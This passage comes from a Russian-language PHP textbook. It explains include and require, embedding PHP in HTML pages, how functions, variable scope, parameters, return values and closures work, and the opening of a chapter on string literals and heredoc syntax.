Мы используем `include`, потому что эта команда позволяет PHP продолжить обработку страницы, даже если в файле (файлах) дизайна сайта присутствует

ошибка. Конструкция `require` больше подходит для работы с библиотекой, страница которой в случае неудачной загрузки просто не отображается. Пример:

```
require "codelib.php";
mysub(); // определяется в codelib.php
```

Существует другой, чуть более эффективный способ реализации заголовков и завершителей, в котором сначала загружаются одиночные файлы, после чего вызываются функции, генерирующие стандартизированные элементы сайта:

```
<?php require "design.php";
header(); ?>
content
<?php footer();
```

Если PHP не может разобрать какую-либо часть файла, добавленного `include` или `require`, выводится предупреждение и выполнение продолжается. Чтобы не получать предупреждение, поставьте перед вызовом оператор `@` — например, `@include`.

Если в файле конфигурации PHP `php.ini` включен параметр `allow_url_fopen`, вы сможете добавлять файлы с удаленного сайта, указывая URL-адрес вместо обычного локального пути:

```
include "http://www.example.com/codelib.php";
```

Если имя файла начинается `http://`, `https://` или `ftp://`, то файл загружается с удаленного сайта.

Файлы, включаемые командами `include` и `require`, могут иметь произвольные имена. Чаще всего встречаются расширения `.php`, `.php5` и `.html`.



Учтите, что при удаленной загрузке файла с расширением `.php` с веб-сервера, на котором включена поддержка PHP, будет *извлечен* результат скрипта PHP — сервер выполнит код PHP в этом файле.

Если программа использует `include` или `require` для повторного включения файла (например, ошибочно в цикле), файл будет загружен, а хранящийся в нем код выполнен или разметка HTML будет выведена дважды. Это может привести к ошибкам при переопределении функций или отправке нескольких копий заголовков или разметки HTML. Для предотвращения подобных ошибок используются конструкции `include_once` и `require_once`, позволяющие загружать конкретный файл только один раз. Это полезно, например, для добавления элементов страницы, хранящихся в отдельных файлах. Библиотеки элементов должны загружать пользовательские настройки командой `require_once`, чтобы

создатель страницы включал элементы, не проверяя, был ли код пользовательских настроек уже загружен ранее.

Код включенного файла импортируется с областью видимости, действующей на момент обнаружения команды `include`, поэтому включенный код может увидеть и изменить переменные исходного кода. Данная возможность позволяет, например, библиотеке отслеживания пользователей сохранить имя текущего пользователя в глобальной переменной `$user`:

```
// главная страница
include "userprefs.php";
echo "Hello, {$user}.";
```

Тот факт, что библиотеки смогут видеть и изменять ваши переменные, также может создать проблемы. Вы должны знать все глобальные переменные, используемые библиотекой, чтобы случайно не использовать их для собственных целей и не вмешаться в работу библиотеки.

Если конструкция `include` или `require` находится в функции, переменные во включенном файле становятся переменными, обладающими областью видимости этой функции.

Так как `include` и `require` являются ключевыми словами, а не реальными командами, в условных командах и циклах их нужно заключать в фигурные скобки:

```
for ($i = 0; $i < 10; $i++) {
    include "repeated_element.html";
}
```

Функция `get_included_files()` возвращает массив с полными системными именами всех файлов, включенных в скрипт посредством `include` или `require`. Файлы, при разборе которых произошла ошибка, в массив не включаются.

## Встраивание PHP в веб-страницы

Конечно, вы можете писать и запускать автономные программы PHP, но большая часть кода PHP встраивается в файлы HTML или XML. Именно для этой цели PHP и создавался! При обработке таких документов блоки исходного кода PHP заменяются выводом, который он производит при выполнении.

Так как в одном файле обычно содержится как код PHP, так и отличный от него код, предусмотрено четыре способа идентификации выполняемых областей кода PHP.

Как будет показано ниже, первый (наиболее предпочтительный) способ похож на разметку XML. Второй похож на SGML. Третий способ основан на тегах ASP.

Четвертый использует стандартный тег HTML `<script>`, который упрощает редактирование страниц с включенным PHP в обычном редакторе HTML.

## Стандартный стиль (XML)

Из-за широкого распространения языка XML (extensible markup language) и миграции с HTML на XML (XHTML) в настоящее время предпочтительным способом встраивания PHP считается использование XML-совместимых тегов для обозначения инструкций PHP.

Создать теги для обозначения команд PHP на языке XML было несложно, потому что XML позволяет определять новые теги. Заключите свой код PHP в теги `<?php` и `?>`, и все содержимое между ними будет интерпретировано как PHP, а остальное содержимое — нет. Хотя добавлять пробелы между тегами и внутренним текстом необязательно, это улучшит удобочитаемость. Например, для вывода сообщения "Hello, world" можно включить в веб-страницу следующую строку:

```
<?php echo "Hello, world"; ?>
```

Завершающий символ `;` в этой команде необязателен, потому что конец блока также автоматически завершает выражение. Внутри полного файла HTML это выглядит примерно так:

```
<!doctype html>
<html>
<head>
  <title>This is my first PHP program!</title>
</head>

<body>
<p>
  Look, ma! It's my first PHP program:<br />
  <?php echo "Hello, world"; ?><br />
  How cool is that?
</p>
</body>

</html>
```

Конечно, не впечатляет — то же самое можно сделать и без PHP. Полезность PHP проявляется при включении в веб-страницу динамической информации, например, из БД, и значений форм. Впрочем, к этой теме мы еще вернемся, а пока остановимся на примере с "Hello, world". Если открыть эту страницу и просмотреть ее исходный код, он будет выглядеть примерно так:



```

<!doctype html>
<html>
<head>
  <title>This is my first PHP program!</title>
</head>

<body>
<p>
  Look, ma! It's my first PHP program:<br />
  Hello, world!<br />
  How cool is that?
</p>
</body>
</html>

```

Обратите внимание: здесь нет ни следа от кода PHP исходного файла — пользователь видит только результат выполнения.

Также проследите за переключением между PHP и обычным HTML в границах одной строки. Команды PHP могут размещаться в любом месте файла, даже внутри тегов HTML. Пример:

```
<input type="text" name="first_name" value="<?php echo "Peter"; ?>" />
```

После обработки текста PHP будет выглядеть так:

```
<input type="text" name="имя" value="Peter" />
```

Код PHP между открывающим и закрывающим тегом может размещаться на нескольких строках. Если закрывающий тег команды PHP завершает строку, то разрыв строки, следующий за закрывающим тегом, будет удален. То есть команды PHP в нашем примере можно заменить следующим фрагментом:

```

<?php
echo "Hello, world"; ?>
<br />

```

без каких-либо изменений в итоговой разметке HTML.

## Стиль SGML

Другой стиль встраивания PHP основан на тегах обработки инструкций SGML. Заклучите наш пример PHP между тегами <? и ?>:

```
<? echo "Hello, world"; ?>
```

Этот стиль (так называемые *короткие теги*) по умолчанию отключен. Вы можете включить поддержку коротких тегов, построив PHP с ключом `--enable-short-`

`tags`, или включить параметр `short_open_tag` в файле конфигурации PHP (не рекомендуется, потому что работоспособность кода при его экспорте на другую платформу будет зависеть от состояния этой настройки).

Короткий тег эхо-вывода `<?= ... ?>` доступен независимо от доступности других коротких тегов.

## Прямой эхо-вывод содержимого

Пожалуй, самой распространенной операцией в приложениях PHP является вывод данных для пользователя. В контексте веб-приложения это означает вставку в HTML-документ информации, которая будет преобразована в HTML при ее просмотре пользователем.

Для упрощения этой операции PHP предоставляет специальную версию тегов SGML, которая автоматически получает значение в теге и вставляет его в страницу HTML. Чтобы воспользоваться этой возможностью, добавьте знак равенства (=) в открывающий тег:

```
<input type="text" name="имя" value="<?= "Don"; ?>">
```

## Что дальше?

Итак, вы усвоили основы языка — фундаментальные определения переменных и их имен, типов данных, управляющих конструкций и т. д. Настало время технических подробностей. Начиная со следующей главы, мы рассмотрим три важнейшие для PHP темы: определение функций (глава 3), операции со строками (глава 4) и работа с массивами (глава 5).

---

# Функции

*Функция* представляет собой именованный блок кода, предназначенный для выполнения конкретной задачи — как правило, обработки набора полученных значений (*параметров*) и возвращения одного значения (или набора значений в массиве). Функции экономят время компиляции: сколько бы раз ни вызывалась функция, она компилируется только один раз на страницу. Кроме того, функция позволяет исправлять все ошибки в одном месте, а не во всех местах выполнения операции, и повышает удобочитаемость кода.

В этой главе рассмотрены синтаксис функций, управление переменными в функциях, передача значений функциям (включая механизмы передачи по значению и передачи по ссылке), а также вызов функций, имена которых хранятся в переменных, и анонимные функции.

## Вызов функции

Функции в программах РНР делятся на *встроенные* (или для функций в расширениях — фактически встроенные) и *пользовательские*. Все функции независимо от источника вычисляются одинаково:

```
$someValue = имя_функции( [ параметр, ... ] );
```

Количество необходимых параметров зависит от конкретной функции (и, как будет показано далее, может изменяться). В параметрах функций могут передаваться произвольные действительные выражения, причем в том порядке, в каком их ожидает получить функция. В противном случае функция все равно сможет работать с выражениями, но по принципу «мусор на входе = мусор на выходе». В документации функции можно узнать, какие параметры она ожидает получить и какое(-ие) значение(-я) должна вернуть.

Несколько примеров функций:

```
// strlen() - встроенная функция PHP, возвращающая длину строки
$length = strlen("PHP"); // $length теперь содержит 3
// sin() и asin() - математические функции синуса и арксинуса
$result = sin(asin(1)); // $result - синус arcsin(1), то есть 1,0
// unlink() удаляет файл
$result = unlink("functions.txt");
// $result = true или false в зависимости от успешности операции
```

В первом примере аргумент "PHP" передается функции `strlen()`, возвращающей количество символов в заданной строке. В данном случае функция возвращает значение 3, которое присваивается переменной `$length`. Это самый простой и распространенный вариант использования функции.

Во втором примере результат `asin(1)` передается функции `sin()`. Так как синус и арксинус — обратные функции, при вычислении синуса арксинуса любой величины всегда возвращается исходное значение. Этот пример показывает, что функция может вызываться из другой функции. Возвращаемое значение внутреннего вызова передается внешней функции до возвращения общего результата и его сохранения в переменной `$result`.

В последнем примере имя файла передается функции `unlink()`, которая пытается удалить этот файл. Как и многие функции, она возвращает `false` в случае неудачи. Это позволяет использовать другую встроенную функцию `die()` и механизм ускоренного вычисления логических операторов. Таким образом, этот пример может быть переписан в виде:

```
$result = unlink("functions.txt") or die("Operation failed!");
```

Здесь функция `unlink()`, в отличие от двух предыдущих примеров, изменяет не только переданные ей параметры, но и удаляет файл из файловой системы. Такие побочные эффекты функции должны быть тщательно документированы и приняты к сведению при использовании.

В PHP существует обширная подборка встроенных функций (подробно описанных в приложении). Они решают такие задачи, как обращение к БД, построение графических изображений, чтение и запись файлов XML, загрузка файлов из удаленных систем и т. д.



Не все функции возвращают значение. Некоторые функции выполняют действия (например, отправку электронной почты), а затем просто возвращают управление вызывающему коду, поскольку после завершения задачи им нечего сообщить стороне вызова.

## Определение функции

Для определения функции используется следующий синтаксис:

```
function [&] имя_функции([параметр[, ...]])  
{  
    список команд  
}
```

Список команд может включать разметку HTML. Также можно объявить функцию PHP, которая не содержит никакого кода PHP. Например, функция `column()` просто определяет удобное короткое имя для кода HTML, многократно используемого в странице:

```
<?php function column()  
{ ?>  
    </td><td>  
<?php }
```

Именем функции может быть любая строка, которая начинается с буквы или символа подчеркивания, за которым не следует ничего или следуют буквы, символы подчеркивания или цифры. В именах функций регистр символов не учитывается, поэтому функцию `sin()` можно вызывать в виде `sin(1)`, `SIN(1)`, `SiN(1)` и т. д. По общепринятому соглашению в вызовах имена встроенных функций PHP записываются в нижнем регистре.

Чаще всего функции возвращают значение. Чтобы вернуть значение из функции, включите в функцию конструкцию `return выражение`. Когда команда `return` будет выполнена, управление вернется вызывающей команде и вычисленный результат выражения будет возвращен как значение функции. Функция может содержать любое число команд `return` (например, если команда `switch` определяет, какое из нескольких значений должно быть возвращено).

Рассмотрим простую функцию. В листинге 3.1 функция берет две строки, объединяет их конкатенацией, а затем возвращает результат (скорость оператора конкатенации сейчас не важна).

### Листинг 3.1. Конкатенация строк

```
function strcat($left, $right)  
{  
    $combinedString = $left . $right;  
    return $combinedString;  
}
```

Функция получает два аргумента, `$left` и `$right`. При помощи оператора конкатенации функция создает объединенную строку в переменной `$combinedString`.

Наконец, чтобы сторона вызова получила результат вычисления с заданными аргументами, функция возвращает значение `$combinedString`.

Так как команда `return` может получить любое выражение, даже достаточно сложное, программу можно упростить до следующего вида:

```
function strcat($left, $right)
{
    return $left . $right;
}
```

Если включить эту функцию в страницу PHP, ее можно будет вызвать в любой точке страницы (листинг 3.2).

### **Листинг 3.2.** Использование функции конкатенации

```
<?php
function strcat($left, $right)
{
    return $left . $right;
}
$first = "This is a ";
$second = " complete sentence!";

echo strcat($first, $second);
```

При отображении этой страницы выводится текст полного предложения.

В следующем примере функция получает целое число (удваивает его поразрядным сдвигом исходного значения) и возвращает результат:

```
function doubler($value)
{
    return $value << 1;
}
```

После определения функцию можно использовать в любой точке страницы. Пример:

```
<?php echo "A pair of 13s is " . doubler(13); ?>
```

Допускаются вложенные объявления функций, но с ограничениями. Во-первых, вложенное объявление не может ограничивать видимость внутренней функции, которая может вызываться в любой точке программы. Во-вторых, внутренняя функция не получает автоматически аргументы внешней функции. И в-третьих, внутренняя функция не может быть вызвана до вызова внешней функции и также не может вызываться из кода, обрабатываемого после внешней функции:

```
function outer ($a)
{
    function inner ($b)
    {
        echo "there $b";
    }
    echo "$a, hello ";
}
// выводит "well, hello there reader"
outer("well");
inner("reader");
```

## Область видимости переменной

Переменные, созданные в функции, можно использовать в любой точке страницы. Функции же хранят собственные наборы переменных, отличные от наборов переменных страницы или других функций.

Переменные, определенные в функции (включая ее параметры), недоступны за пределами этой функции. Кроме того, по умолчанию переменные, определенные за пределами функции, недоступны внутри нее. Пример:

```
$a = 3;
function foo()
{
    $a += 2;
}
foo();
echo $a;
```

Переменная с именем `$a` внутри функции `foo()` отличается от своей «тезки» `$a` за пределами функции. Несмотря на то что `foo()` использует оператор сложения с присваиванием, значение внешней переменной `$a` остается равным 3 на протяжении существования страницы. Внутри функции переменная `$a` по-прежнему равна 2.

Как упоминалось в главе 2, область, в которой переменная доступна в программе, называется *областью видимости* переменной. Переменные, созданные в функции, находятся внутри области видимости функции (то есть обладают областью видимости уровня функции). Переменные, созданные за пределами функций и объектов, обладают глобальной областью видимости. Некоторые переменные, предоставляемые PHP, обладают как глобальной областью видимости, так и областью видимости уровня функции (такие переменные часто называются *суперглобальными*).

Даже опытный программист на первый взгляд может решить, что в предыдущем примере переменная `$a` будет равна 5 к моменту достижения команды `echo`. Помните об этом, выбирая имена для своих переменных.

## Глобальные переменные

Чтобы сделать переменную из глобальной области видимости доступной внутри функции, используйте ключевое слово `global`. Синтаксис выглядит так:

```
global переменная1, переменная2, ... ;
```

Добавив ключевое слово `global` в предыдущий пример, вы получите:

```
$a = 3;

function foo()
{
    global $a;

    $a += 2;
}

foo();
echo $a;
```

Вместо создания новой переменной с именем `$a`, обладающей областью видимости уровня функции, PHP использует внутри функции глобальную переменную `$a`. Теперь при выводе значения `$a` будет равна 5. Ключевое слово `global` должно быть включено в функцию до первого использования глобальной переменной или переменных, к которым вы хотите обратиться. Параметры функции никогда не могут быть глобальными переменными, потому что они объявляются перед телом функции.

Использование `global` эквивалентно созданию ссылки на переменную в `$GLOBALS`. То есть оба следующих объявления создают переменную в области видимости функции, которая является ссылкой на то же значение, на которое ссылается `$var` в глобальной области видимости:

```
global $var;
$var = & $GLOBALS['var'];
```

## Статические переменные

В PHP, как и в C, поддерживается возможность объявления переменных уровня функций как статических. Статические переменные сохраняют свое значение между всеми вызовами функции и инициализируются в ходе выполнения скрипта только при первом вызове функции. Чтобы объявить переменную как статическую, используйте ключевое слово `static` при первом ее использовании. Как правило, при первом использовании статической переменной присваивается начальное значение:

```
static переменная [= значение][, ... ];
```



В листинге 3.3 переменная `$count` увеличивается при каждом вызове функции.

**Листинг 3.3.** Статическая переменная-счетчик

```
<?php
function counter()
{
    static $count = 0;

    return $count++;
}
for ($i = 1; $i <= 5; $i++) {
    print counter();
}
```

Когда функция вызывается впервые, статической переменной `$count` присваивается значение `0`. Значение возвращается, а переменная `$count` увеличивается. При завершении функции `$count` не уничтожается как нестатическая переменная, а сохраняет свое значение до следующего вызова `counter()`. Цикл `for` выводит числа от `0` до `4`.

## Параметры функций

Функции могут получать любое количество аргументов, объявленных в определении функции. Существуют два механизма передачи параметров функциям. Первый (более распространенный) — *передача по значению*. Второй — *передача по ссылке*.

### Передача параметров по значению

Чаще всего параметры передаются по значению. Аргумент (любое допустимое выражение) вычисляется, а полученное значение присваивается соответствующей переменной в функции. Во всех предыдущих примерах аргументы передавались по значению.

### Передача параметров по ссылке

Передача по ссылке позволяет переопределить актуальные правила области видимости и предоставить функции прямой доступ к переменной. Чтобы аргумент передавался по ссылке, он должен быть переменной. Чтобы указать, что конкретный аргумент функции будет передаваться по ссылке, поставьте перед именем переменной в списке параметров знак `&`.

В листинге 3.4 приведена уже знакомая функция `doubler()` с небольшим изменением.

### Листинг 3.4. Новая версия doubler()

```
<?php
function doubler(&$value)
{
    $value = $value << 1;
}

$a = 3;
doubler($a);

echo $a;
```

## Параметры по умолчанию

Иногда функция должна получать конкретный параметр. Допустим, при вызове функции для получения пользовательских настроек для сайта функция может получать параметр с именем нужной настройки. Чтобы указать, что вас интересуют сразу все настройки, вместо передачи определенного ключевого слова можно просто вызвать функцию без передачи аргументов (другими словами, вызвать *аргументы по умолчанию*).

Чтобы задать параметр по умолчанию, в объявлении функции присвойте значение параметра (не составное выражение, а скалярное значение):

```
function getPreferences($whichPreference = 'all')
{
    // если $whichPreference содержит "all", вернуть все настройки.
    // в противном случае получить конкретный запрошенный параметр...
}
```

Функцию `getPreferences()` можно вызвать с передачей аргумента. В таком случае функция вернет параметр, соответствующий переданной строке. При вызове без аргумента будут возвращены все параметры.



Функция может иметь любое количество параметров со значениями по умолчанию. Тем не менее эти параметры должны быть записаны после всех параметров, которые не имеют значений по умолчанию.

## Переменные параметры

Функция может получать переменное количество аргументов. Например, `getPreferences()` из предыдущего раздела может вернуть значения для любого количества параметров, а не только одного. Чтобы объявить функцию с переменным количеством аргументов, полностью опустите блок параметров:

```
function getPreferences()
{
    // ...
}
```

PHP предоставляет три функции, которые внутри функции могут получать параметры, ей переданные: `func_get_args()` возвращает массив этих параметров, `func_num_args()` возвращает количество этих параметров, а `func_get_arg()` возвращает конкретный аргумент из набора. Пример:

```
$array = func_get_args();
$count = func_num_args();
$value = func_get_arg(argument_number);
```

В листинге 3.5 функция `count_list()` получает произвольное количество аргументов. Она перебирает аргументы и возвращает сумму их значений. Если ни один аргумент не задан, функция возвращает `false`.

### Листинг 3.5. Суммирование аргументов

```
<?php
function countList()
{
    if (func_num_args() == 0) {
        return false;
    }
    else {
        $count = 0;

        for ($i = 0; $i < func_num_args(); $i++) {
            $count += func_get_arg($i);
        }

        return $count;
    }
}

echo countList(1, 5, 9); // outputs "15"
```

Чтобы применить результат любой из этих функций как параметр другой функции, необходимо сначала присвоить результат вызова переменной, а затем использовать ее при вызове функции. Следующее выражение работать не будет:

```
foo(func_num_args());
```

Вместо этого следует использовать фрагмент:

```
$count = func_num_args();
foo($count);
```

## Пропущенные параметры

При вызове функции никто не заставляет вас передавать все аргументы до единого — PHP не наказывает за лень. Все параметры, которые функция рассчитывала получить, но не получила, останутся неопределенными, и для каждого из них будет выдано предупреждение:

```
function takesTwo($a, $b)
{
    if (isset($a)) {
        echo " a is set\n";
    }

    if (isset($b)) {
        echo " b is set\n";
    }
}

echo "With two arguments:\n";
takesTwo(1, 2);

echo "With one argument:\n";
takesTwo(1);
With two arguments:
 a is set
 b is set
With one argument:
Warning: Missing argument 2 for takes_two()
 in /path/to/script.php on line 6
 a is set
```

## Рекомендации типов

При определении функции можно добавить рекомендации типов, то есть потребовать, чтобы параметр был экземпляром конкретного класса (включая экземпляры классов, расширяющих этот класс), экземпляром класса, реализующего конкретный интерфейс, массивом или вызываемой сущностью (callable). Чтобы добавить рекомендацию типа для параметра, укажите имя класса, массива или вызываемой сущности перед именем переменной в списке параметров функции. Пример:

```
class Entertainment {}

class Clown extends Entertainment {}

class Job {}

function handleEntertainment(Entertainment $a, callable $callback = NULL)
```

```

{
    echo "Handling " . get_class($a) . " fun\n";

    if ($callback !== NULL) {
        $callback();
    }
}

$callback = function()
{
    // ...
};

handleEntertainment(new Clown); // работает
handleEntertainment(new Job, $callback); // ошибка времени выполнения

```

Во избежание ошибки времени выполнения параметру с рекомендацией типа нужно передать либо значение NULL, либо экземпляр заданного класса или его подкласса, либо массив, либо вызываемую сущность.

Тип данных для свойства можно определить в классе.

## Возвращаемые значения

Функции PHP могут возвращать только одно значение ключевым словом `return`:

```

function returnOne()
{
    return 42;
}

```

Если потребуется вернуть несколько значений, верните массив:

```

function returnTwo()
{
    return array("Fred", 35);
}

```

Если функция не возвращает значение, функция вместо этого возвращает NULL. Вы можете установить тип возвращаемых данных, объявив его в определении функции. Например, следующий код при выполнении вернет целое число 50:

```

function someMath($var1, $var2): int
{
    return $var1 * $var2;
}
echo someMath(10, 5);

```

По умолчанию создается копия возвращаемого значения. Чтобы вернуть значение по ссылке, поставьте знак `&` перед именем функции при объявлении, а также при присваивании возвращаемого значения переменной:

```
$names = array("Fred", "Barney", "Wilma", "Betty");
function &findOne($n) {
    global $names;
    return $names[$n];
}
$person =& findOne(1); // Barney
$person = "Barnetta"; // изменяет $names[1]
```

В этом коде функция `findOne()` возвращает псевдоним значения `$names[1]` вместо его копии. Так как присваивание выполняется по ссылке, `$person` является псевдонимом для `$names[1]`, а второе присваивание изменяет значение в `$names[1]`.

Этот прием иногда используется для возвращения больших строк или массивов из функций. Но PHP реализует копирование при записи для значений переменных, поэтому обычно можно обойтись без возвращения ссылки из функции.

## Имена функций в переменных

Ранее мы упоминали о ссылках на значение переменной, имя которой хранится в другой переменной (конструкция `$$`). Также можно поставить круглые скобки после имени переменной, чтобы вызвать функцию, именем которой является значение этой переменной, например `$variable()`. В следующем примере для выбора одной из трех вызываемых функций используется конструкция `switch`:

```
switch ($which) {
    case 'first':
        first();
        break;

    case 'second':
        second();
        break;

    case 'third':
        third();
        break;
}
```

В этом случае вызов через переменную обеспечивает вызов функции с нужным именем. Параметры вызываемой функции указываются в круглых скобках после переменной. Измененная версия предыдущего примера выглядит так:

```
$which(); // если $which содержит "first", вызывается функция first(), и т. д.
```

Если функции с подходящим именем не существует, при обработке кода происходит ошибка времени выполнения. Чтобы избежать ошибки, перед вызовом функции воспользуйтесь встроенной функцией `function_exists()` и проверьте, существует ли функция, соответствующая значению переменной:

```
$yesOrNo = function_exists(function_name);
```

Пример:

```
if (function_exists($which)) {  
    $which(); // если $which содержит "first", вызывается функция first(), и т. д.  
}
```

Такие языковые конструкции, как `echo()` и `isset()`, не могут вызываться через переменные:

```
$which = "echo";  
$which("Hello, world"); // не работает
```

## Анонимные функции

Некоторые функции PHP выполняют часть работы при помощи другой функции. Например, функция `usort()` использует функцию, которую вы создаете и передаете ей в параметре, для определения порядка сортировки элементов массива.

И хотя для обратного вызова можно определить специальную функцию, как показано выше, обычно он имеет временную природу и привязан к конкретной точке применения, поэтому для его реализации больше подходит *анонимная функция* (также называемая *замыканием*).

Для создания анонимных функций используется обычный синтаксис определения функций, но такие функции присваиваются переменным или передаются непосредственно в месте использования.

В листинге 3.6 приведен пример использования `usort()`.

### Листинг 3.6. Анонимные функции

```
$array = array("really long string here, boy", "this", "middling length",  
"larger");  
  
usort($array, function($a, $b) {  
    return strlen($a) - strlen($b);  
});  
  
print_r($array);
```

Массив сортируется по длине строки функцией `usort()` с использованием анонимной функции.

Анонимные функции могут использовать переменные, определенные в охватываемой ими области видимости, с помощью синтаксиса `use`. Пример:

```
$array = array("really long string here, boy", "this", "middling length",
"larger");
$sortOption = 'random';

usort($array, function($a, $b) use ($sortOption)
{
    if ($sortOption == 'random') {
        // случайная сортировка с возвращением случайного числа из набора (-1, 0, 1)
        return rand(0, 2) - 1;
    }
    else {
        return strlen($a) - strlen($b);
    }
});

print_r($array);
```

Не путайте такие переменные с глобальными переменными. Глобальные переменные всегда имеют глобальную область видимости, тогда как встраивание переменных разрешает замыканию использовать переменные из конкретной области видимости, которая не всегда совпадает с областью видимости вызова замыкания.

Пример:

```
$array = array("really long string here, boy", "this", "middling length",
"larger");
$sortOption = "random";

function sortNonrandom($array)
{
    $sortOption = false;

    usort($array, function($a, $b) use ($sortOption)
    {
        if ($sortOption == "random") {
            // случайная сортировка с возвращением случайного числа из набора (-1, 0, 1)
            return rand(0, 2) - 1;
        }
        else {
            return strlen($a) - strlen($b);
        }
    });
}
```



```
print_r($array);  
}  
  
print_r(sortNonrandom($array));
```

В этом примере `$array` сортируется нормально, а не случайно: значением `$sortOption` в замыкании является значение `$sortOption` в области видимости `sortNonrandom()`, а не значение `$sortOption` в глобальной области видимости.

## Что дальше?

Написать и отладить пользовательскую функцию порой бывает непросто. Обязательно тестируйте функции и старайтесь поручать каждой из них выполнение только одной задачи. Следующая глава посвящена строкам и всему, что с ними связано, — это еще одна нетривиальная тема, которая может стать источником недоразумений и ошибок. Не унывайте: помните, что мы закладываем прочную основу для написания качественного, надежного и лаконичного кода PHP. Когда вы прочно усвоите основные концепции функций, строк, массивов и объектов, считайте, что вы уже сделали первые шаги на пути к мастерству в PHP.

# Строки

Большую часть данных, с которыми вы будете сталкиваться при написании программ, составляют последовательности символов, или *строки*. Строки могут содержать имена, пароли, адреса, номера кредитных карт, ссылки на фотографии, истории покупок и т. д. По этой причине в РНР включена обширная подборка функций для работы со строками.

В этой главе представлены разные способы создания строк в программах, в том числе довольно сложный механизм *интерполяции* (включения значений переменных в строки). Также рассмотрены функции для изменения строк, заключения их в кавычки, поиска в строках и т. д. К концу чтения этой главы вы станете настоящим экспертом по работе со строками.

## Строковые константы

Существуют четыре способа записи строковых литералов в коде РНР: одинарные кавычки, двойные кавычки, формат *heredoc* (here document) из командной оболочки Unix, а также родственный ему формат *nowdoc* (now document). Эти способы по-разному распознают специальные служебные последовательности, позволяющие кодировать символы или интерполировать переменные.

## Интерполяция переменных

Если вы определяете строковый литерал в двойных кавычках или в формате *heredoc*, строка будет поддерживать интерполяцию переменных. *Интерполяцией* называется процесс замены имен переменных в строке содержащимися в них значениями. Существуют два способа интерполяции переменных в строки.

В более простом варианте имя переменной просто включается в строку, заключенную в двойные кавычки, или в *heredoc*:

```
$who = 'Kilroy';
$where = 'here';
echo "$who was $where";
Kilroy was here
```

В другом варианте интерполируемая переменная заключается в фигурные скобки. Этот синтаксис гарантирует, что интерполироваться будет именно та переменная, которая вам нужна. Традиционно фигурные скобки используются для того, чтобы имя переменной отличалось от окружающего текста:

```
$n = 12;
echo "You are the {$n}th person";
You are the 12th person
```

Без фигурных скобок РНР попытается вывести значение переменной `$nth`. В отличие от некоторых командных оболочек, в РНР строки не обрабатываются повторно для интерполяции. Вместо этого сначала выполняются все интерполяции в строках, заключенных в двойные кавычки, после чего результат используется как значение строки:

```
$bar = 'this is not printed';
$foo = '$bar'; // одинарные кавычки
print("$foo");
$bar
```

## Одинарные кавычки

Строки в одинарных кавычках и `powdoc` не интерполируют переменные. Таким образом, имя переменной в следующей строке не расширяется, потому что строковый литерал, в которой она встречается, заключен в одинарные кавычки:

```
$name = 'Fred';
$str = 'Hello, $name'; // одинарные кавычки
echo $str;
Hello, $name
```

В строках, заключенных в одинарные кавычки, работают только две служебные последовательности: `\'` (включение литеральной одинарной кавычки в строку, заключенную в одинарные кавычки) и `\\` (включение символа `\` в строку, заключенную в одинарные кавычки). Все остальные вхождения символа `\` интерпретируются просто как литеральный символ `\`:

```
$name = 'Тим О\ 'Рейли'; // экранированная одинарная кавычка
echo $name;
$path = 'C:\\WINDOWS'; // экранированный обратный слеш
echo $path;
$nore = '\n'; // не рассматривается как служебная последовательность
```

```
echo $nore;  
Тим О'Рейли  
C:\WINDOWS  
\n
```

## Строки в двойных кавычках

Строки в двойных кавычках интерполируют переменные и расширяют многие служебные последовательности РНР. В табл. 4.1 перечислены служебные последовательности, распознаваемые РНР в строках, заключенных в двойные кавычки.

**Таблица 4.1.** Служебные последовательности в строках, заключенных в двойные кавычки

| Служебная последовательность | Представляет символ                                  |
|------------------------------|--|
| \"                           | Двойная кавычка                                      |
| \n                           | Новая строка   |
| \r                           | Возврат курсора                                      |
| \t                           | Табуляция  |
| \\                           | Обратный слеш  |
| \\$                          | Знак доллара   |
| \{                           | Левая фигурная скобка                                |
| \}                           | Правая фигурная скобка                               |
| \[                           | Левая квадратная скобка                              |
| \]                           | Правая квадратная скобка                             |
| \0 - \777                    | ASCII-символ, представленный восьмеричным кодом      |
| \x0 - \xFF                   | ASCII-символ, представленный шестнадцатеричным кодом |
| \u                           | Кодировка UTF-8                                      |

Если в строковом литерале, заключенном в двойные кавычки, встречается неизвестная служебная последовательность (то есть символ \, за которым следует символ, отсутствующий в табл. 4.1), она игнорируется, а если установлен уровень предупреждений E\_NOTICE, для таких неизвестных служебных последовательностей генерируется предупреждение:

```
$str = "Что такое \c?";// неизвестная служебная последовательность  
echo $str;  
Что такое \c?
```

## Строки heredoc

Длинные строки в программах удобно определять в формате heredoc:

```
$cleriheW = <<< EndOfQuote
Sir Humphrey Davy
Abominated gravy.
He lived in the odium
Of having discovered sodium.

EndOfQuote;
echo $cleriheW;
Sir Humphrey Davy
Abominated gravy.
He lived in the odium
Of having discovered sodium.
```

Идентификатор <<< сообщает парсеру PHP о начале строки heredoc. Необходимо выбрать идентификатор (EndOfQuote в данном случае), который при желании можно заключить в двойные кавычки (например, "EndOfQuote"). В следующей строке начинается текстовый литерал, определяемый в формате heredoc, который продолжается до строки, содержащей только идентификатор. Чтобы текст гарантированно отображался в области вывода точно в том виде, в каком он был записан в программе, включите текстовый режим, добавив следующую команду в начало файла с кодом:

```
header('Content-Type: text/plain;');
```

Если вы контролируете настройки сервера, то можете присвоить параметру default\_mimetype значение plain в файле php.ini:

```
default_mimetype = "text/plain"
```

Впрочем, поступать так не рекомендуется, потому что весь вывод сервера будет выдаваться в текстовом режиме, что повлияет на структуру большей части кода.

По умолчанию для строк heredoc используется текстовый режим HTML, в котором весь вывод отображается в одной строке.

При использовании heredoc для простых выражений можно поместить символ ; после завершающего идентификатора для завершения команды (как показано в первом примере). Если строка heredoc используется в более сложном выражении, это выражение нужно завершить в следующей строке:

```
printf(<<< Template
%s is %d years old.
Template
, "Fred", 35);
```

Одинарные и двойные кавычки в строках heredoc сохраняются:

```
$dialogue = <<< NoMore
"It's not going to happen!" she fumed.
He raised an eyebrow. "Want to bet?"
NoMore;
echo $dialogue;
"It's not going to happen!" she fumed.
He raised an eyebrow. "Want to bet?"
```

Пробелы также сохраняются:

```
$ws = <<< Enough
  boo
  hoo
Enough;
// $ws = " boo\n hoo";
```

В РНР 7.3 появилась новая возможность — обработка отступов завершителей heredoc. Это позволяет применять более наглядное форматирование во встро-енном коде, как в следующей функции:

```
function sayIt() {
  $ws = <<< "StufftoSay"
  The quick brown fox
  Jumps over the lazy dog.
  StufftoSay;
return $ws;
}

echo sayIt() ;
```

```
    The quick brown fox
    Jumps over the lazy dog.
```

Новая строка перед завершителем удаляется, поэтому следующие два присва-ивания идентичны:

```
$s = 'Foo';
// то же:
